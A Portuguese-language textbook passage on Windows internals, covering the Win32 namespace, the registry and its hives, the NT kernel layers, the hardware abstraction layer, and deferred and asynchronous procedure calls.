O espaço de nomes do Win32 é diferente do espaço de nomes nativo do NT descrito na seção anterior. Apenas partes do espaço de nomes do NT são visíveis para as APIs do Win32 (entretanto, o espaço de nomes do NT inteiro pode ser acessado por um *hack* no Win32 que usa prefixos com caracteres especiais, como "\ \."). No Win32, os arquivos são acessados com relação a *letras de unidades*. O diretório do NT *\DosDevices* contém um conjunto de ligações simbólicas das letras de unidades com os objetos de dispositivos reais. Por exemplo, *\DosDevices\C:* pode ser uma ligação para *\Device\HarddiskVolume1*. Esse diretório também contém ligações para outros dispositivos do Win32, como *COM1*:, *LPT1*: e *NUL*: (para as portas serial e de impressão e o tão importante dispositivo nulo). *\DosDevices* é, na verdade, uma ligação simbólica para *\??*, que foi escolhido por questão de eficiência. Outro diretório do NT, o *\BaseNamedObjects*, é usado para armazenar objetos diversos do modo núcleo, acessíveis pela API do Win32. Estes incluem objetos de sincronização como os semáforos, memória compartilhada, temporizadores, portas de comunicação e nomes de dispositivos.

Além das interfaces de sistema de baixo nível que descrevemos, a API do Win32 também dá suporte a muitas outras funções para operações de GUI, incluindo todas as chamadas para gerenciamento da interface gráfica do sistema. Elas são chamadas para criação, destruição, gerenciamento e utilização de janelas, menus, barras de ferramentas, barras de estado e de rolamento, caixas de diálogo, ícones e muitos outros itens que aparecem na tela. Há chamadas para desenhar figuras geométricas, preenchê-las, gerenciar paletas de cores que elas usam, tratar as fontes e mostrar ícones na tela. Por último, há chamadas para lidar com o teclado, mouse e outros dispositivos de entrada humana, assim como áudio, impressão e outros dispositivos de saída.

As operações da GUI trabalham de forma direta com o driver *win32k.sys* usando interfaces especiais para acessar essas funções no modo núcleo a partir de bibliotecas do modo usuário. Como essas chamadas não envolvem as chamadas de sistema do núcleo no executivo do NTOS, não falaremos mais delas.

11.2.3 O registro do Windows

A raiz do espaço de nomes do NT é mantida no núcleo. O armazenamento, como os volumes do sistema de arquivos, é anexado ao espaço de nomes do NT. Uma vez que o espaço de nomes do NT é criado novamente toda vez que o sistema inicializa, como o sistema sabe sobre qualquer detalhe específico de sua configuração? A resposta é que o Windows anexa um tipo especial de sistema de arquivos (otimizado para arquivos pequenos) no espaço de nomes do NT. Esse sistema de arquivos é chamado de **registro** e é organizado em volumes separados, chamados **colmeias** (*hives*). Cada colmeia é mantida em um arquivo separado (no diretório *C:\Windows\system32\config* do volume de inicialização). Quando um sistema Windows é inicializado, uma colmeia em particular, chamada *SYSTEM*, é carregada para a memória pelo mesmo programa de inicialização que carrega o núcleo e outros arquivos, como drivers, do volume de inicialização.

O Windows mantém uma grande quantidade de informação crucial na colmeia SYSTEM, incluindo informação sobre quais drivers utilizar em quais dispositivos, qual software executar primeiro, além de muitos parâmetros que governam a operação do sistema. Essa informação é usada até pelo próprio programa de inicialização para determinar quais drivers são de inicialização, necessários imediatamente após a inicialização. Eles incluem os drivers que entendem o sistema de arquivos e drivers de disco para o volume que contém o próprio sistema operacional.

Outras colmeias de configuração são usadas depois que o sistema é inicializado para descrever informações sobre os softwares instalados no sistema, usuários específicos, e as classes dos objetos **COM** (**Component Object-model** — Modelos de objetos componentes), do modo usuário, instaladas no sistema. As informações de autenticação para usuários locais são mantidas na colmeia **SAM** (**Security Access Manager** — Gerenciador de acessos de segurança), ao passo que as informações para usuários de rede são mantidas pelo serviço *lsass* na colmeia security, e coordenadas com os servidores de diretório de rede, de forma que os usuários tenham o nome e a senha de suas contas comuns em toda a rede. Uma lista das colmeias usadas no Windows é apresentada na Figura 11.9.

Antes da introdução do registro, as informações de configuração no Windows eram mantidas em centenas de arquivos *.ini* (inicialização) espalhados pelo disco. O registro reúne esses arquivos em um armazenamento central, que fica disponível previamente no processo de inicialização do sistema. Isso é importante para a implementação das funcionalidades plug-and--play do Windows. O registro, entretanto, tornou-se

muito desorganizado conforme o Windows evoluía. Há convenções fracamente definidas sobre como as informações de configuração deveriam ser organizadas, e muitas aplicações utilizam-se de improvisos. A maior parte dos usuários, aplicações e todos os drivers funcionam com todos os privilégios e frequentemente modificam parâmetros do sistema diretamente no registro — algumas vezes interferindo uns com os outros e desestabilizando o sistema.

O registro é um cruzamento estranho entre um sistema de arquivos e uma base de dados e ainda assim é diferente de ambos. Livros inteiros foram escritos descrevendo o registro (BORN, 1998; HIPSON, 2002; IVENS, 1998), e muitas empresas surgiram para vender softwares especiais apenas para gerenciar a complexidade do registro.

Para explorar o registro, o Windows tem um programa com uma interface gráfica, chamado **regedit**, que permite que se abram e explorem os diretórios (chamados *chaves*) e itens de dados (chamados de *valores*). A linguagem de scripts da Microsoft, **PowerShell**, também pode ser útil para percorrer as chaves e os valores do registro como se fossem diretórios e arquivos. Uma ferramenta mais interessante é a *procmon*, que é disponibilizada no site de ferramentas da Microsoft: <www.microsoft.com/technet/sysinternals>.

A *procmon* observa todos os acessos ao registro que acontecem no sistema e é muito esclarecedora. Alguns programas acessam a mesma chave dezenas de milhares de vezes, repetidamente.

Como o nome indica, o *regedit* permite aos usuários editar o registro — mas tenha muito cuidado se um dia fizer isso. É muito fácil fazer com que o sistema fique incapaz de inicializar ou danificar a instalação de aplicações de forma que você não consiga consertar sem bastante mágica. A Microsoft prometeu limpar o registro em lançamentos futuros, mas por enquanto ele é uma enorme confusão — muito mais complicado que as informações de configuração mantidas no UNIX. A complexidade e a fragilidade do registro levaram os projetistas de novos sistemas operacionais — em particular, iOS e Android — a evitar algo semelhante a ele.

O registro é acessível ao programador de Win32. Há chamadas para criar e apagar chaves, procurar valores nelas e mais. Algumas das mais úteis estão listadas na Figura 11.10.

Quando o sistema é desligado, a maioria das informações do registro é armazenada em disco nas colmeias. Como a integridade dessas informações é tão crítica ao funcionamento correto do sistema, backups são feitos de forma automática e as gravações de metadados são levadas para o disco para impedir a corrupção na eventualidade de um travamento do sistema. A perda do registro implica a reinstalação de *todos* os softwares no sistema.

FIGURA 11.9 As colmeias do registro no Windows. HKLM é uma abreviação para *HKEY_LOCAL_MACHINE.*

Arquivo colmeia	Nome montado	Utilização
SYSTEM	HKLM\SYSTEM	Informações de configuração do sistema operacional, usadas pelo núcleo
HARDWARE	HKLM\HARDWARE	Colmeia em memória, que grava hardwares detectados
BCD	HKLM\BCD*	Base de dados de configurações de inicialização
SAM	HKLM\SAM	Informações de contas de usuários locais
SECURITY	HKLM\SECURITY	Informações de contas do lsass e outras informações de segurança
DEFAULT	HKEY_USERS\.DEFAULT	Colmeia-padrão para novos usuários
NTUSER.DAT	HKEY_USERS \<user id>	Colmeia específica de usuários, mantida no diretório pessoal
SOFTWARE	HKLM\SOFTWARE	Classes de aplicações registradas pelo COM
COMPONENTS	HKLM\COMPONENTS	Manifestos e dependências para os componentes do sistema

FIGURA 11.10 Algumas das chamadas API do Win32 para utilização do registro.

Função API do Win32	Descrição
RegCreateKeyEx	Cria uma nova chave no registro
RegDeleteKey	Apaga uma chave do registro
RegOpenKeyEx	Abre uma chave para obter um descritor para ela
RegEnumKeyEx	Enumera as subchaves subordinadas à chave do descritor
RegQueryValueEx	Procura por um valor nos dados da chave

11.3 Estrutura do sistema

Nas seções anteriores, examinamos o Windows como é visto por um programador escrevendo códigos para o modo usuário. Agora olharemos por baixo da tampa, para ver como o sistema é organizado internamente, o que os vários componentes fazem e como interagem uns com os outros e com os programas de usuário. Essa é a parte do sistema vista pelos programadores que implementam códigos de baixo nível do modo usuário, como subsistemas e serviços nativos, bem como a visão do sistema dada aos desenvolvedores de drivers de dispositivos.

Ainda que haja muitos livros sobre como usar o Windows, há muito pouco sobre como ele funciona internamente. Um dos melhores lugares para procurar mais informações sobre esse assunto é o *Microsoft Windows Internals*, sexta edição, Partes 1 e 2 (RUSSINOVICH e SOLOMON, 2012).

11.3.1 Estrutura do sistema operacional


Como descrito anteriormente, o sistema operacional Windows consiste em várias camadas, como mostrado na Figura 11.4. Nas próximas seções, iremos até os níveis mais baixos do sistema operacional: os executados no modo núcleo. A camada central é o próprio núcleo do NTOS, que é carregado do *ntoskrnl.exe* quando o Windows inicializa. O NTOS tem duas camadas, o **executivo**, contendo a maioria dos serviços, e uma camada menor, chamada (também) de **núcleo**, que implementa os fundamentos das abstrações de sincronização e escalonamento de threads (um núcleo dentro do núcleo?), e também tratadores de interceptação (*trap handler*), interrupções e outros aspectos de como a CPU é gerenciada.

A divisão do NTOS em núcleo e executivo é um reflexo das raízes VAX/VMS do NT. O sistema operacional VMS, que também foi projetado por David Cutler, tinha quatro camadas adaptadas ao hardware: usuário, supervisor, executivo e núcleo, correspondentes aos quatro modos de proteção fornecidos pela arquitetura do processador VAX. As CPUs Intel também dão suporte a quatro anéis de proteção, mas alguns dos primeiros processadores feitos para o NT não; assim, as camadas do núcleo e do executivo representam uma abstração imposta pelo software, e as funções que o VMS oferece no modo supervisor, como spooling de impressora, são oferecidas pelo NT como serviços do modo usuário.

As camadas do modo núcleo do NT são mostradas na Figura 11.11. A camada do núcleo do NTOS é mostrada acima da camada executiva porque implementa os mecanismos de interrupção e interceptação usados na transição do modo usuário para o modo núcleo.

A camada mais acima na Figura 11.11 é a biblioteca de sistema *ntdll.dll,* que na verdade é executada no modo usuário. A biblioteca de sistema inclui uma série de funções de suporte ao runtime do compilador e bibliotecas de baixo nível, de forma similar ao que está na *libc* do UNIX. A *ntdll.dll* também contém pontos de entrada de código especiais usados pelo núcleo para inicializar threads e despachar exceções e **APCs** (**Asynchronous Procedure Calls** — Chamadas assíncronas de procedimento) do modo usuário. Como a biblioteca de sistema é muito integrada à operação do núcleo, todo processo do modo usuário criado pelo NTOS tem a *ntdll* mapeada no mesmo endereço fixo. Quando o NTOS está inicializando o sistema, ele cria um objeto de seção para usar no mapeamento da *ntdll* e também grava endereços dos pontos de entrada do núcleo na *ntdll*.

Abaixo das camadas executiva e do núcleo no NTOS há o software chamado **HAL** (**Hardware Abstraction Layer** — Camada de abstração de hardware), que abstrai os detalhes de baixo nível dos dispositivos, como o acesso aos registradores e operações DMA, e o modo como a firmware da placa-mãe representa as informações de configuração e lida com as diferenças nos chips de suporte da CPU, assim como vários controladores de interrupção.

FIGURA 11.11 Organização do modo núcleo do Windows.

A camada de software mais baixa é o **hipervisor**, que o Windows chama de **Hyper-V**. O hipervisor é um recurso opcional (não mostrado na Figura 11.11) que está disponível em muitas versões do Windows — incluindo o cliente desktop profissional. O hipervisor intercepta muitas das operações privilegiadas realizadas pelo núcleo e as simula de modo a permitir que vários sistemas operacionais sejam executados ao mesmo tempo. Cada sistema operacional é executado em sua própria máquina virtual, que o Windows chama de **partição**. O hipervisor utiliza recursos na arquitetura de hardware para proteger a memória física e fornecer isolamento entre as partições. Um sistema operacional sendo executado no topo do hipervisor executa threads e trata de interrupções em abstrações dos processadores físicos, chamados **processadores virtuais**. O hipervisor escalona os processadores virtuais nos processadores físicos.

O sistema operacional principal (raiz) é executado na partição raiz. Ele oferece muitos serviços às outras partições (hóspedes). Alguns dos serviços mais importantes oferecem integração dos hóspedes com os dispositivos compartilhados, como redes e a GUI. Embora o sistema operacional raiz deva ser Windows ao executar o Hyper-V, outros sistemas operacionais, como o Linux, podem ser executados nas partições de hóspedes. Um sistema operacional hóspede pode funcionar com desempenho bastante ruim, a menos que tenha sido modificado (ou seja, paravirtualizado) para trabalhar com o hipervisor.

Por exemplo, se um sistema operacional hóspede estiver usando uma trava giratória para o sincronismo entre dois processadores virtuais e o hipervisor reescalonar o processador virtual que mantém a trava giratória, o tempo de retenção da trava poderá aumentar em várias ordens de grandeza, deixando outros processadores virtuais que estão rodando na partição esperando por grandes períodos de tempo. Para resolver esse problema, um sistema operacional hóspede é *informado* a esperar apenas por um período de tempo curto antes de convocar o hipervisor para abrir mão do seu processador físico para executar outro processador virtual.

Os outros componentes principais do modo núcleo são os drivers de dispositivos. O Windows os utiliza para qualquer recurso do modo núcleo que não seja parte do NTOS ou da HAL. Isso inclui sistemas de arquivos, pilhas de protocolos de rede e extensões de núcleo, como antivírus e softwares de **DRM** (**Digital Rights Management** — Gerenciamento digital de direitos), além de drivers para o gerenciamento de dispositivos físicos, interface com barramentos de hardware etc.

Os componentes de E/S e memória virtual cooperam para carregar (e descarregar) os drivers de dispositivos para a memória do núcleo e ligá-los às camadas do NTOS e da HAL. O gerenciador de E/S provê interfaces que permitem que dispositivos sejam descobertos, organizados e operados — incluindo providenciar o carregamento do driver de dispositivo apropriado. A maior parte das informações de configuração para gerenciamento de dispositivos e drivers é mantida na colmeia SYSTEM do registro. O subcomponente plug-and-play do gerenciador de E/S mantém informações dos hardwares detectados na colmeia HARDWARE, que é uma colmeia volátil mantida na memória em vez de no disco, já que é recriada de forma total toda vez que o sistema inicializa.

Examinaremos agora os vários componentes do sistema operacional em mais detalhes.

A camada de abstração de hardware

Um dos objetivos do Windows é tornar o sistema operacional portátil a outras plataformas. De maneira ideal, para trazer o sistema operacional a um novo sistema de computador, teríamos apenas de recompilar o sistema operacional usando um compilador para a nova plataforma. Infelizmente, não é assim tão simples. Enquanto vários dos componentes em algumas camadas do sistema operacional podem ser bastante portáteis (porque muitos lidam com estruturas de dados internas e abstrações que dão suporte ao modelo de programação), outras camadas devem lidar com registradores de dispositivos, interrupções, DMA e outras características de hardware que mudam de maneira significativa de máquina para máquina.

A maior parte do código-fonte do núcleo do NTOS é escrita em C em vez de em linguagem assembly (apenas 2% é em assembly no x86, e menos de 1% no x64). Mesmo assim, todo esse código em C não pode ser simplesmente obtido de um sistema x86, jogado em, digamos, um sistema ARM, recompilado e reinicializado em razão das várias diferenças de hardware entre arquiteturas de processador que nada têm a ver com conjuntos diferentes de instruções e que não podem ser ocultadas pelo compilador. Linguagens como a C tornam difícil a abstração de algumas estruturas de dados de hardware e parâmetros, como o formato de entradas na tabela de páginas e tamanhos de memória física e palavras, sem penalidades severas no desempenho. Todas elas, como também uma enorme quantidade de otimizações específicas de hardware, teriam de ser transportadas de forma manual, mesmo não sendo escritas em código assembly.

Os detalhes do hardware sobre como a memória é organizada em grandes servidores, ou quais sincronizações primitivas de hardware estão disponíveis, também podem ter grande impacto nos níveis mais altos do sistema. Por exemplo, o gerenciador de memória virtual do NT e a camada do núcleo sabem de detalhes de hardware relacionados a cache e localidade de memória. Ao longo do sistema, o NT usa as sincronizações primitivas compare&swap, e seria difícil a portabilidade para um sistema que não as tivesse. Por fim, há muitas dependências no sistema na ordenação de bytes em palavras. Em todos os sistemas para os quais o NT foi transportado, o hardware foi configurado para o modo little-endian.

Além dessas questões maiores de portabilidade, também há um vasto número de problemas menores até entre placas-mãe diferentes de vários fabricantes. Diferenças nas versões das CPUs afetam como as sincronizações primitivas, como travas giratórias, são implementadas. Há várias famílias de chips de suporte que criam diferenças em como as interrupções de hardware são priorizadas, como os registradores dos dispositivos de E/S são acessados, transferências de gerenciamento de DMA, controle dos temporizadores e do relógio de tempo real, sincronização de multiprocessadores, trabalhos com recursos do firmware como **ACPI** (**Advanced Configuration and Power Interface** — Interface avançada de configuração e energia) etc. A Microsoft fez uma tentativa séria de esconder esses tipos de dependência de máquina em uma fina camada no fundo chamada de HAL, como já mencionamos. O trabalho da HAL é oferecer ao resto do sistema operacional hardwares abstratos que ocultam os detalhes específicos de versão de processador, um conjunto de circuitos integrados de suporte e outras variações de configuração. Essas abstrações da HAL são apresentadas na forma de serviços independentes de máquina (chamadas de procedimentos e macros) que o NTOS e os drivers podem usar.

Ao usar os serviços da HAL e não atuar no hardware de maneira direta, os drivers e o núcleo necessitam de menos mudanças quando são levados para novos processadores — e, na grande maioria dos casos, podem funcionar sem modificações em sistemas de mesma arquitetura de processador, apesar de diferenças de versões e chips de suporte.

A HAL não fornece abstrações ou serviços para dispositivos específicos de E/S, como teclados, mouses, discos ou para unidade de gerenciamento de memória. Esses recursos ficam espalhados nos componentes do modo núcleo e, sem a HAL, a quantidade de código que teria de ser modificada sempre que fosse feito transporte do sistema operacional seria substancial, mesmo quando as reais diferenças de hardware fossem pequenas. Transportar a própria HAL é simples porque todo o código que depende de máquina é concentrado em um lugar e os objetivos do transporte são bem definidos: implementar todos os serviços da HAL. Durante muitos lançamentos, a Microsoft ofereceu suporte para o *Kit de Desenvolvimento da HAL,* que possibilitava aos fabricantes criar sua própria HAL, permitindo a outros componentes do núcleo trabalhar em novos sistemas sem modificação, desde que as mudanças de hardware não fossem muito grandes.

Como um exemplo do que a camada de abstração de hardware faz, compare a E/S mapeada em memória com as portas de E/S. Algumas máquinas utilizam a primeira e outras, a segunda. Como deve ser

programado um driver: usando ou não a E/S mapeada em memória? Em vez de forçar uma opção — o que aconteceria se fosse encontrado um driver não portátil para uma máquina —, a camada de abstração de hardware oferece três procedimentos para os desenvolvedores de drivers usarem na leitura dos registradores dos dispositivos. Oferece ainda outros três procedimentos para escrever neles:

```
uc = READ_PORT_UCHAR(port);
WRITE_PORT_UCHAR(port, uc);

us = READ_PORT_USHORT(port);
WRITE_PORT_USHORT(port, us);

ul = READ_PORT_ULONG(port);
WRITE_PORT_LONG(port, ul);
```

Esses procedimentos leem e escrevem, para uma dada porta, números inteiros sem sinal de 8, 16 e 32 bits, respectivamente. A camada de abstração de hardware é que decide se a E/S mapeada em memória é necessária. Desse modo, um driver pode ser transportado sem modificação entre máquinas, que diferem na maneira como os registradores de dispositivos são implementados.

Os drivers frequentemente precisam ter acesso a dispositivos específicos de E/S por várias razões. No nível do hardware, um dispositivo tem um ou mais endereços em um certo barramento. Como nos computadores modernos é comum haver muitos barramentos (ISA, PCIe, USB, IEEE 1394 etc.), é possível que mais de um dispositivo tenha o mesmo endereço em barramentos diferentes; logo, é necessária alguma forma de diferenciá-los. A HAL oferece um serviço para identificar dispositivos mapeando os endereços dos dispositivos de um dado barramento em um endereço lógico válido no âmbito do sistema. Dessa maneira, não se exige que os drivers saibam qual dispositivo está em qual barramento. Esse mecanismo também protege as camadas superiores das propriedades das estruturas e convenções de endereçamento de um barramento alternativo.

As interrupções têm um problema semelhante: também são dependentes do barramento. Assim, a HAL ainda oferece serviços para identificar as interrupções no âmbito do sistema e serviços para permitir que os drivers sejam ligados às rotinas de serviços de interrupção, tornando a interrupção portátil, sem precisar saber qual vetor de interrupções está destinado a qual barramento. O gerenciamento do nível de requisição de interrupção também é tratado na HAL.

Outro serviço da HAL é configurar e gerenciar as transferências do DMA de maneira independente de dispositivo. Podem ser tratados tanto o DMA no âmbito do sistema quanto o DMA de placas de E/S específicas. Os dispositivos são referenciados por seus endereços lógicos. A HAL também implementa o software espalha/reúne (escrita ou leitura de blocos da memória física não contíguos).

A HAL também gerencia os relógios e temporizadores de forma portátil. O tempo é monitorado em unidades de 100 ns, começando em 1º de janeiro de 1601, que é a primeira data dos últimos quatro séculos, o que simplifica o tratamento dos anos bissextos. (Teste rápido: 1800 foi um ano bissexto? Resposta rápida: não.) Os serviços de tempo dissociam os drivers das frequências reais em que os relógios são executados.


Os componentes do núcleo algumas vezes precisam de sincronismo em um nível muito baixo, especialmente para impedir condições de corrida em sistemas multiprocessadores. A HAL fornece algumas primitivas para gerenciar essa sincronização, como travas giratórias, na qual uma CPU apenas espera que um recurso ocupado por outra CPU seja liberado, particularmente em situações nas quais o recurso é retido, em geral, apenas por algumas instruções de máquina.

Por fim, depois de o sistema ter sido inicializado, a HAL informa ao firmware (BIOS) do computador e inspeciona a configuração do sistema para descobrir quais barramentos e dispositivos de E/S o sistema contém e como eles estão configurados. Essa informação é, então, colocada no registro. Um resumo de algumas das atribuições da HAL é dado na Figura 11.12.

A camada do núcleo

Acima da camada de abstração de hardware está o NTOS, que consiste em duas camadas: o núcleo e o executivo. “Núcleo” é um termo confuso no Windows, pois pode se referir a todo o código executado no modo núcleo do processador; pode também fazer referência ao arquivo *ntoskrnl.exe* que contém o NTOS, o cerne do sistema operacional Windows; ou pode se referir à camada do núcleo dentro do NTOS, que é como o usamos nesta seção. Ele pode até ser usado para nomear a biblioteca do Win32 do modo usuário que provê os invólucros para as chamadas de sistema nativas: a *kernel32.dll*.

No sistema operacional Windows a camada do núcleo, ilustrada acima da camada executiva na Figura 11.11, oferece um conjunto de abstrações para o

FIGURA 11.12 Algumas das funções de hardware que a HAL gerencia.

gerenciamento da CPU. As abstrações principais são os threads, mas o núcleo também implementa tratamento de exceções, interceptações e muitos outros tipos de interrupções. A criação e destruição das estruturas de dados que dão suporte à utilização de threads são implementadas na camada executiva. A camada do núcleo é responsável por escalonar e sincronizar os threads. Ter o suporte aos threads em uma camada separada permite à camada executiva ser implementada utilizando o mesmo modelo multithreading preemptivo usado para escrever códigos concorrentes no modo usuário; contudo, os recursos primitivos de sincronização no executivo são muito mais especializados.

O escalonador de threads do núcleo é responsável por determinar qual thread está sendo executado em cada CPU do sistema. Cada thread é executado até que uma interrupção do tipo temporizador sinalize que é o momento de trocar para outro (o quantum expirou) ou até que precise esperar por algo, como a conclusão de uma operação de E/S ou a liberação de uma trava, ou quando um thread de prioridade alta se torna executável e precisa da CPU. No chaveamento de um thread para outro, o escalonador é executado na CPU e assegura que os registradores e outros estados de hardware tenham sido gravados. Ele então seleciona outro thread para ser executado na CPU e restaura o estado gravado na última vez que esse thread foi executado.

Se o próximo thread a ser executado está em um espaço de endereçamento diferente (por exemplo, um processo) do thread que está sendo substituído, o escalonador também deve mudar os espaços de endereçamento. Os detalhes do algoritmo de escalonamento serão discutidos mais adiante neste capítulo, quando chegarmos aos processos e threads.

Além de oferecer uma abstração de alto nível do hardware e tratar as trocas de threads, a camada do núcleo também tem outra função principal: proporcionar suporte de baixo nível para duas classes de mecanismos de sincronização: objetos de controle e objetos despachantes. Os **objetos de controle** são as estruturas de dados que a camada do núcleo fornece como abstrações à camada executiva para o gerenciamento da CPU. Eles são alocados pelo executivo, mas manipulados com rotinas fornecidas pela camada do núcleo. Os **objetos despachantes** são a classe de objetos habituais do executivo que usam uma estrutura de dados comum para sincronização.

Chamadas de procedimento adiadas

Os objetos de controle incluem objetos primitivos para threads, interrupções, temporizadores, sincronização, perfis e dois objetos especiais para a implementação de DPCs e APCs. Os objetos de **DPC** (**Deferred Procedure Call** — Chamada de procedimento adiada) são usados para reduzir o tempo gasto na execução das **ISRs** (**interrupt service routines** — Rotinas de serviço de interrupção) em resposta a uma interrupção de um determinado dispositivo. Limitar o tempo gasto nas ISRs reduz as chances de perda de uma interrupção.

O hardware do sistema atribui um nível de prioridade de hardware às interrupções. A CPU também associa um nível de prioridade ao que estiver executando, e apenas responde às interrupções que estiverem em um nível de prioridade maior do que o que está sendo usado por ela no momento. Os níveis normais de prioridade, incluindo os de tudo o que é feito do modo usuário, são 0. As interrupções de dispositivos acontecem em prioridade

3 ou mais alta, e a ISR para uma interrupção de dispositivo é, de maneira usual, executada no mesmo nível de prioridade da interrupção, com o objetivo de evitar a ocorrência de outras interrupções menos importantes durante o processamento de uma mais importante.

Se uma ISR for executada por muito tempo, o atendimento de interrupções de baixa prioridade será atrasado, talvez causando perda de dados ou retardando a vazão de E/S do sistema. Muitas ISRs podem estar em andamento a qualquer momento, com cada ISR sucessiva sujeita a interrupções de níveis mais altos de prioridade.

Para reduzir o tempo gasto processando as ISRs, apenas as operações críticas são executadas, como capturar o resultado de uma operação de E/S e reinicializar o dispositivo. O processamento adicional da interrupção é adiado até que o nível de prioridade da CPU tenha baixado e não esteja mais bloqueando o atendimento de outras interrupções. O objeto de DPC é usado para representar o trabalho adicional a ser feito e a ISR convoca a camada do núcleo a enfileirar a DPC na lista de DPCs de um determinado processador. Se a DPC é a primeira da lista, o núcleo registra uma solicitação especial no hardware para interromper a CPU em prioridade 2 (que o NT chama de nível DESPACHANTE). Quando a última de quaisquer ISRs em execução for concluída, o nível de interrupção do processador voltará para baixo de 2, desbloqueando a interrupção para o processamento de DPCs. A ISR para interrupção de DPC processará cada uma das DPCs que o núcleo enfileirou.

A técnica de usar interrupções de software para adiar o processamento de interrupções é um método bem estabelecido de redução da latência da ISR. O UNIX e outros sistemas começaram a usar o processamento adiado na década de 1970 para lidar com o hardware lento e as limitações de buffer em conexões seriais aos terminais. A ISR buscaria os caracteres do hardware e os poria em fila. Depois que todo o processamento de interrupções de baixo nível fosse concluído, uma interrupção de software executaria uma ISR de baixa prioridade para fazer o processamento de caracteres, como implementar a exclusão de caracteres à esquerda do cursor por meio do envio de caracteres de controle ao terminal para apagar o último caractere exibido e mover o cursor uma posição para trás.

Um exemplo similar no Windows hoje é o dispositivo de teclado. Depois que uma tecla é pressionada, a ISR de teclado lê o código da tecla de um registrador e então reativa a interrupção do teclado, mas não realiza processamento adicional da tecla naquele momento. Ao contrário, ela usa uma DPC para colocar em fila o processamento do código da tecla até que todas as interrupções de dispositivos pendentes tenham sido processadas.

Como as DPCs são executadas em nível 2, elas não impedem a execução das ISRs de dispositivo, mas evitam a execução de qualquer thread até que todas as DPCs da fila terminem e o nível de prioridade da CPU seja trazido para baixo de 2. Os drivers de dispositivos e o próprio sistema devem tomar cuidado para não executar ISRs ou DPCs por muito tempo, pois, como não é permitido aos threads executar, elas podem fazer o sistema parecer vagaroso e produzir erros na execução de músicas, forçando a parada dos threads que estiverem gravando a música no buffer do dispositivo de som. Outro uso comum de DPCs é executar rotinas em resposta a uma interrupção de temporizador. Para evitar o bloqueio de threads, eventos temporizadores que precisem executar por um tempo estendido devem enfileirar as solicitações para o pool de threads operários que o núcleo mantém para atividades de segundo plano.

Chamada de procedimento assíncrona

O outro objeto de controle especial do núcleo é o objeto de **APC** (**Asynchronous Procedure Call** — Chamada de procedimento assíncrona). As APCs são similares às DPCs por adiarem o processamento de uma rotina de sistema, mas, ao contrário das DPCs, que operam no contexto de CPUs específicas, as APCs operam no contexto de um thread específico. No processamento de uma tecla pressionada, não importa em qual contexto a DPC é executada, porque uma DPC não passa de mais uma parte do processamento de interrupções, e elas só têm de gerenciar o dispositivo físico e realizar operações que não dependam de threads, como gravar os dados em um buffer no espaço do núcleo.

A rotina de DPC é executada no contexto de qualquer thread que estava sendo executado quando a interrupção original aconteceu. Ela convoca o sistema de E/S para reportar que a operação de E/S foi completada e o sistema de E/S põe uma APC em espera para ser executada no contexto do thread, que fez a solicitação original de E/S, onde ela pode acessar o espaço de endereçamento do modo usuário do thread que vai processar a entrada.

Quando lhe é conveniente, a camada do núcleo entrega a APC para o thread e o escalona para execução. Uma APC é projetada para se parecer com uma chamada de procedimento inesperada, de algum modo similar aos tratadores de sinais no UNIX. A APC do modo núcleo para a conclusão da E/S é executada no contexto do thread que inicializou a E/S, mas no modo núcleo. Isso

dá à APC acesso tanto ao buffer do modo núcleo como a todo o espaço de endereçamento do modo usuário pertencente ao processo que contém o thread. *Quando* uma APC é entregue depende do que o thread já esteja fazendo e até de que tipo de sistema. Em um sistema multiprocessador, o thread que recebe a APC precisa iniciar sua execução antes mesmo que a DPC seja concluída.

As APCs do modo usuário também podem ser usadas para notificar a conclusão da E/S no modo usuário ao thread que inicializou a operação de E/S. Elas invocam um procedimento do modo usuário, designado pela aplicação, mas apenas quando o thread-alvo é bloqueado no núcleo e marcado como disponível para aceitar APCs. O núcleo interrompe a espera do thread e retorna ao modo usuário, porém com os registradores e a pilha modificados para executar a rotina de despacho da APC na biblioteca de sistema *ntdll.dll*. Essa rotina invoca a rotina do modo usuário que a aplicação associou à operação de E/S. Além de especificar as APCs do modo usuário como um meio de execução de código quando as operações de E/S terminam, a API do Win32 QueueUserAPC permite usar as APCs para propósitos arbitrários.

